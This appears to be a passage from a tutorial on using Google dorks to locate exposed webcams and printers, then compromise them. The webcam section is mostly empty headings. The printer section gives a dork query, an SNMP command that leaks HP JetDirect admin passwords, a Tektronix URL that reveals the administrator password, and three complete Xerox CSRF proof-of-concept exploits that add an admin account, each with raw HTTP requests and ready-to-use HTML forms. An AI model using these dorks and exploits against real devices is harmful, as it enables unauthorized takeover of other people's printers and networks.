
**WEBCAM-3:**

****

**WEBCAM-4:**

****

**WEBCAM-5:**


****

**PRINTERS**

Step-1:

Search “inurl: printer/main.html” in google dork “exploit-gb”.

**Printer-1:**



HP JetDirect J2552A/J2552B/J2591A/J3110A/J3111A/J3113A/J3263A/300.0 X Printer SNMP JetAdmin Device Password Disclosure Vulnerability


source: https://www.securityfocus.com/bid/7001/info

A problem with JetDirect printers could make it possible for a remote user to gain administrative access to the printer.

It has been reported that HP JetDirect printers leak the web JetAdmin device password under some circumstances. By sending an SNMP GET request to a vulnerable printer, the printer will return the hex-encoded device password to the requester. This could allow a remote user to access and change configuration of the printer.

C:\>snmputil get example.printer public .1.3.6.1.4.1.11.2.3.9.1.1.13.0

**Printer-2:**

****

source: https://www.securityfocus.com/bid/806/info


Certain versions of the Tektronix PhaserLink printer ship with a webserver designed to help facilitate configuration of the device. This service is essentially administrator level access as it can completely modify the system characteristics, restart the machine, asign services etc.

In at least one version of this printer there are a series of undocumented URL's which will allow remote users to retrieve the administrator password. Once the password is obtained by the user, they can manipulate the printer in any way they see fit.

To obtain the administrator password:

http://printername/ncl\_items.html?SUBJECT=2097

**Printer-3:**

****

# Exploit Title: XEROX WorkCentre 7830 Printer - Cross-Site Request Forgery (Add Admin)

# Date: 2018-12-19

# Exploit Author: Ismail Tasdelen

# Vendor Homepage: https://www.xerox.com/

# Hardware Link : https://www.office.xerox.com/en-us/multifunction-printers/workcentre-7800-series

# Software : Xerox Printer

# Product Version: WorkCentre® 7830

# Vulernability Type : Cross-Site Request Forgery (Add Admin)

# Vulenrability : Cross-Site Request Forgery

# CVE : N/A

# Description :

# The CSRF vulnerability was discovered in the WorkCentre® 7830 printer model of Xerox printer hardware.

# A request to add users is made in the Device User Database form field. This request is captured by

# the proxy. And a CSRF PoC HTML file is prepared. WorkCentre® 7830 printers allow CSRF. A request

# to add users is made in the Device User Database form field to the xerox.set URI.

# (The frmUserName value must have a unique name.)

HTTP POST Request :

POST /dummypost/xerox.set HTTP/1.1

Host: server

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 494

Origin: http://server

Connection: close

Referer: http://server/properties/authentication/UserEdit.php?x=&isRoles=True&isPassword=True&isCreate=True&crumb1=UserManager%3Fx%3D%26sort%3DFname%26order%3DUp

Cookie: PageToShow=; statusSelected=n1; statusNumNodes=8; PHPSESSID=6524448254c9d6d6de52fe4a1085b994; WebTimerPopupID=5; propSelected=n30; propNumNodes=115; propHierarchy=00010000000000000000000000; LastPage=/properties/authentication/UserEdit.php%3F%26isRoles%3DTrue%26isPassword%3DTrue%26isCreate%3DTrue

Upgrade-Insecure-Requests: 1

CSRFToken=078992ef7d70f5868c7bb9e99d5ed4c3a388351c1951bc033b392703df1e7121d1a4c0161b987721fdb8c4ee0cfda6e0be172a51d018c10ebf4b4f554b9d2708&\_fun\_function=HTTP\_Set\_ccgen\_fac\_dispatch\_fn&NextPage=%2Fproperties%2Fauthentication%2FUserManager.php%3Fx%3D%26sort%3DFname%26order%3DUp&CcgenModule=UserEdit&isRoles=True&isPassword=True&isCreate=True&rolesStr=2%2C5%2C1%2C&limited=False&oid=0&userName=ismailtasdelen&friendlyName=Ismail+Tasdelen&newPassword=Test1234&retypePassword=Test1234&role=2&role=1

HTTP Response :

HTTP/1.1 200 OK

Date: Thu, 19 Dec 2019 05:34:36 GMT

Server: Apache

Connection: close

Content-Type: text/html

Content-Length: 15022

CSRF HTML PoC :

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="http://server/dummypost/xerox.set" method="POST">

<input type="hidden" name="CSRFToken" value="078992ef7d70f5868c7bb9e99d5ed4c3a388351c1951bc033b392703df1e7121d1a4c0161b987721fdb8c4ee0cfda6e0be172a51d018c10ebf4b4f554b9d2708" />

<input type="hidden" name="&#95;fun&#95;function" value="HTTP&#95;Set&#95;ccgen&#95;fac&#95;dispatch&#95;fn" />

<input type="hidden" name="NextPage" value="&#47;properties&#47;authentication&#47;UserManager&#46;php&#63;x&#61;&sort&#61;Fname&order&#61;Up" />

<input type="hidden" name="CcgenModule" value="UserEdit" />

<input type="hidden" name="isRoles" value="True" />

<input type="hidden" name="isPassword" value="True" />

<input type="hidden" name="isCreate" value="True" />

<input type="hidden" name="rolesStr" value="2&#44;5&#44;1&#44;" />

<input type="hidden" name="limited" value="False" />

<input type="hidden" name="oid" value="0" />

<input type="hidden" name="userName" value="ismailtasdelen" />

<input type="hidden" name="friendlyName" value="Ismail&#32;Tasdelen" />

<input type="hidden" name="newPassword" value="Test1234" />

<input type="hidden" name="retypePassword" value="Test1234" />

<input type="hidden" name="role" value="2" />

<input type="hidden" name="role" value="1" />


<input type="submit" value="Submit request" />

</form>

</body>

</html>

**Printer-4:**

****

# Exploit Title: XEROX WorkCentre 7855 Printer - Cross-Site Request Forgery (Add Admin)

# Date: 2018-12-19

# Exploit Author: Ismail Tasdelen

# Vendor Homepage: https://www.xerox.com/

# Hardware Link : https://www.office.xerox.com/en-us/multifunction-printers/workcentre-7800-series/

# Software : Xerox Printer

# Product Version: WorkCentre® 7855

# Vulernability Type : Cross-Site Request Forgery (Add Admin)

# Vulenrability : Cross-Site Request Forgery

# CVE : N/A

# Description :

# The CSRF vulnerability was discovered in the WorkCentre® 7855 printer model of Xerox printer hardware.

# A request to add users is made in the Device User Database form field. This request is captured by

# the proxy. And a CSRF PoC HTML file is prepared. WorkCentre® 7855 printers allow CSRF. A request

# to add users is made in the Device User Database form field to the xerox.set URI.

# (The frmUserName value must have a unique name.)

HTTP POST Request :

POST /dummypost/xerox.set HTTP/1.1

Host: server

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 494

Origin: http://server

Connection: close

Referer: http://server/properties/authentication/UserEdit.php?x=&isRoles=True&isPassword=True&isCreate=True&crumb1=UserManager%3Fx%3D%26sort%3DFname%26order%3DUp

Cookie: PageToShow=; statusSelected=n1; statusNumNodes=8; PHPSESSID=04dc6361e94c451ff4d7d1d3ef8e32cd; WebTimerPopupID=12; propSelected=n30; propNumNodes=115; propHierarchy=00010000000000000000001000; LastPage=/properties/authentication/UserEdit.php%3F%26isRoles%3DTrue%26isPassword%3DTrue%26isCreate%3DTrue

Upgrade-Insecure-Requests: 1

CSRFToken=67a23ff66bbdd5a1cdb95afa3a677807d74a5d74e2c1d55c576008e0a0399738b55e54353be4b069a3e68c761350654aa7e27fdcbfb9b43148aa3a1f6e8e5f7b&\_fun\_function=HTTP\_Set\_ccgen\_fac\_dispatch\_fn&NextPage=%2Fproperties%2Fauthentication%2FUserManager.php%3Fx%3D%26sort%3DFname%26order%3DUp&CcgenModule=UserEdit&isRoles=True&isPassword=True&isCreate=True&rolesStr=2%2C5%2C1%2C&limited=False&oid=0&userName=ismailtasdelen&friendlyName=Ismail+Tasdelen&newPassword=Test1234&retypePassword=Test1234&role=2&role=1

HTTP Response :

HTTP/1.1 200 OK

Date: Thu, 19 Dec 2019 05:13:19 GMT

Server: Apache

Connection: close

Content-Type: text/html

Content-Length: 11947

CSRF HTML PoC :

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="http://server/dummypost/xerox.set" method="POST">

<input type="hidden" name="CSRFToken" value="67a23ff66bbdd5a1cdb95afa3a677807d74a5d74e2c1d55c576008e0a0399738b55e54353be4b069a3e68c761350654aa7e27fdcbfb9b43148aa3a1f6e8e5f7b" />

<input type="hidden" name="&#95;fun&#95;function" value="HTTP&#95;Set&#95;ccgen&#95;fac&#95;dispatch&#95;fn" />

<input type="hidden" name="NextPage" value="&#47;properties&#47;authentication&#47;UserManager&#46;php&#63;x&#61;&sort&#61;Fname&order&#61;Up" />

<input type="hidden" name="CcgenModule" value="UserEdit" />

<input type="hidden" name="isRoles" value="True" />

<input type="hidden" name="isPassword" value="True" />

<input type="hidden" name="isCreate" value="True" />

<input type="hidden" name="rolesStr" value="2&#44;5&#44;1&#44;" />

<input type="hidden" name="limited" value="False" />

<input type="hidden" name="oid" value="0" />

<input type="hidden" name="userName" value="ismailtasdelen" />

<input type="hidden" name="friendlyName" value="Ismail&#32;Tasdelen" />

<input type="hidden" name="newPassword" value="Test1234" />

<input type="hidden" name="retypePassword" value="Test1234" />

<input type="hidden" name="role" value="2" />

<input type="hidden" name="role" value="1" />


<input type="submit" value="Submit request" />

</form>

</body>

</html>

**Printer-5:**

****

# Exploit Title: Xerox AltaLink C8035 Printer - Cross-Site Request Forgery (Add Admin)

# Date: 2018-12-17

# Exploit Author: Ismail Tasdelen

# Vendor Homepage: https://www.xerox.com/

# Hardware Link : https://www.office.xerox.com/en-us/multifunction-printers/altalink-c8000-series

# Software : Xerox Printer

# Product Version: AltaLink C8035

# Vulernability Type : Cross-Site Request Forgery (Add Admin)

# Vulenrability : Cross-Site Request Forgery

# CVE : N/A

# Description :

# The CSRF vulnerability was discovered in the AltaLink C8035 printer model of Xerox printer hardware.

# A request to add users is made in the Device User Database form field. This request is captured by

# the proxy. And a CSRF PoC HTML file is prepared. Xerox AltaLink C8035 printers allow CSRF. A request

# to add users is made in the Device User Database form field to the xerox.set URI.

# (The frmUserName value must have a unique name.)

# HTTP POST Request :

POST /dummypost/xerox.set HTTP/1.1

Host: XXX.XXX.XXX.XXX

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 707

Origin: https://XXX.XXX.XXX.XXX

Connection: close

Referer: https://XXX.XXX.XXX.XXX/properties/authentication/UserEdit.php?nav\_point\_key=10

Cookie: PHPSESSID=fd93756986787a2e338da8eae1ff2ef4; statusSelected=n1; statusNumNodes=8; CERT\_INFO=8738a6169beda5f6cc754db4fc40ad63; propSelected=n59; propHierarchy=00000001000000000000000010010; LastPage=/properties/authentication/UserManager.php%3Fx%3D%26sort%3DFname%26order%3DUp

Upgrade-Insecure-Requests: 1

NextPage=%2Fproperties%2Fauthentication%2FUserManager.php%3F&isRoles=True&isPassword=True&isCreate=True&rolesStr=6%2C1%2C2&limited=0&oid=0&minLength=1&maxLength=63&isFriendlyNameDisallowed=TRUE&isUserNameDisallowed=TRUE&isNumberRequired=&CSRFToken=34cd705fa4b7954de314c8fa919c22c0ec771cb264032c058d230df9a0af0fae90ec55326145b35d14daf2696e3d8302bd3aad10f08d4562178e93804098c32a&currentPage=%2Fproperties%2Fauthentication%2FUserEdit.php%3Fnav\_point\_key%3D10&\_fun\_function=HTTP\_Set\_User\_Edit\_fn&frmFriendlyName=Ismail+Tasdelen&frmUserName=ismailtasdelen&frmNewPassword=Test1234%21&frmRetypePassword=Test1234%21&frmOldPassword=undefined&SaveURL=%2Fproperties%2Fauthentication%2FUserEdit.php%3Fnav\_point\_key%3D10

# CSRF PoC HTML :

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://XXX.XXX.XXX.XXX/dummypost/xerox.set" method="POST">

<input type="hidden" name="NextPage" value="&#47;properties&#47;authentication&#47;UserManager&#46;php&#63;" />

<input type="hidden" name="isRoles" value="True" />

<input type="hidden" name="isPassword" value="True" />

<input type="hidden" name="isCreate" value="True" />

<input type="hidden" name="rolesStr" value="6&#44;1&#44;2" />

<input type="hidden" name="limited" value="0" />

<input type="hidden" name="oid" value="0" />

<input type="hidden" name="minLength" value="1" />

<input type="hidden" name="maxLength" value="63" />

<input type="hidden" name="isFriendlyNameDisallowed" value="TRUE" />

<input type="hidden" name="isUserNameDisallowed" value="TRUE" />

<input type="hidden" name="isNumberRequired" value="" />

<input type="hidden" name="CSRFToken" value="34cd705fa4b7954de314c8fa919c22c0ec771cb264032c058d230df9a0af0fae90ec55326145b35d14daf2696e3d8302bd3aad10f08d4562178e93804098c32a" />

<input type="hidden" name="currentPage" value="&#47;properties&#47;authentication&#47;UserEdit&#46;php&#63;nav&#95;point&#95;key&#61;10" />

<input type="hidden" name="&#95;fun&#95;function" value="HTTP&#95;Set&#95;User&#95;Edit&#95;fn" />

<input type="hidden" name="frmFriendlyName" value="Ismail&#32;Tasdelen" />

<input type="hidden" name="frmUserName" value="ismailtasdelen" />

<input type="hidden" name="frmNewPassword" value="Test1234&#33;" />

<input type="hidden" name="frmRetypePassword" value="Test1234&#33;" />

<input type="hidden" name="frmOldPassword" value="undefined" />

<input type="hidden" name="SaveURL" value="&#47;properties&#47;authentication&#47;UserEdit&#46;php&#63;nav&#95;point&#95;key&#61;10" />

<input type="submit" value="Submit request" />

</form>

</body>

</html>

**CONCLUSION:**

Google dorks are resourceful and can display valuable information such as login credentials, sensitive files etc.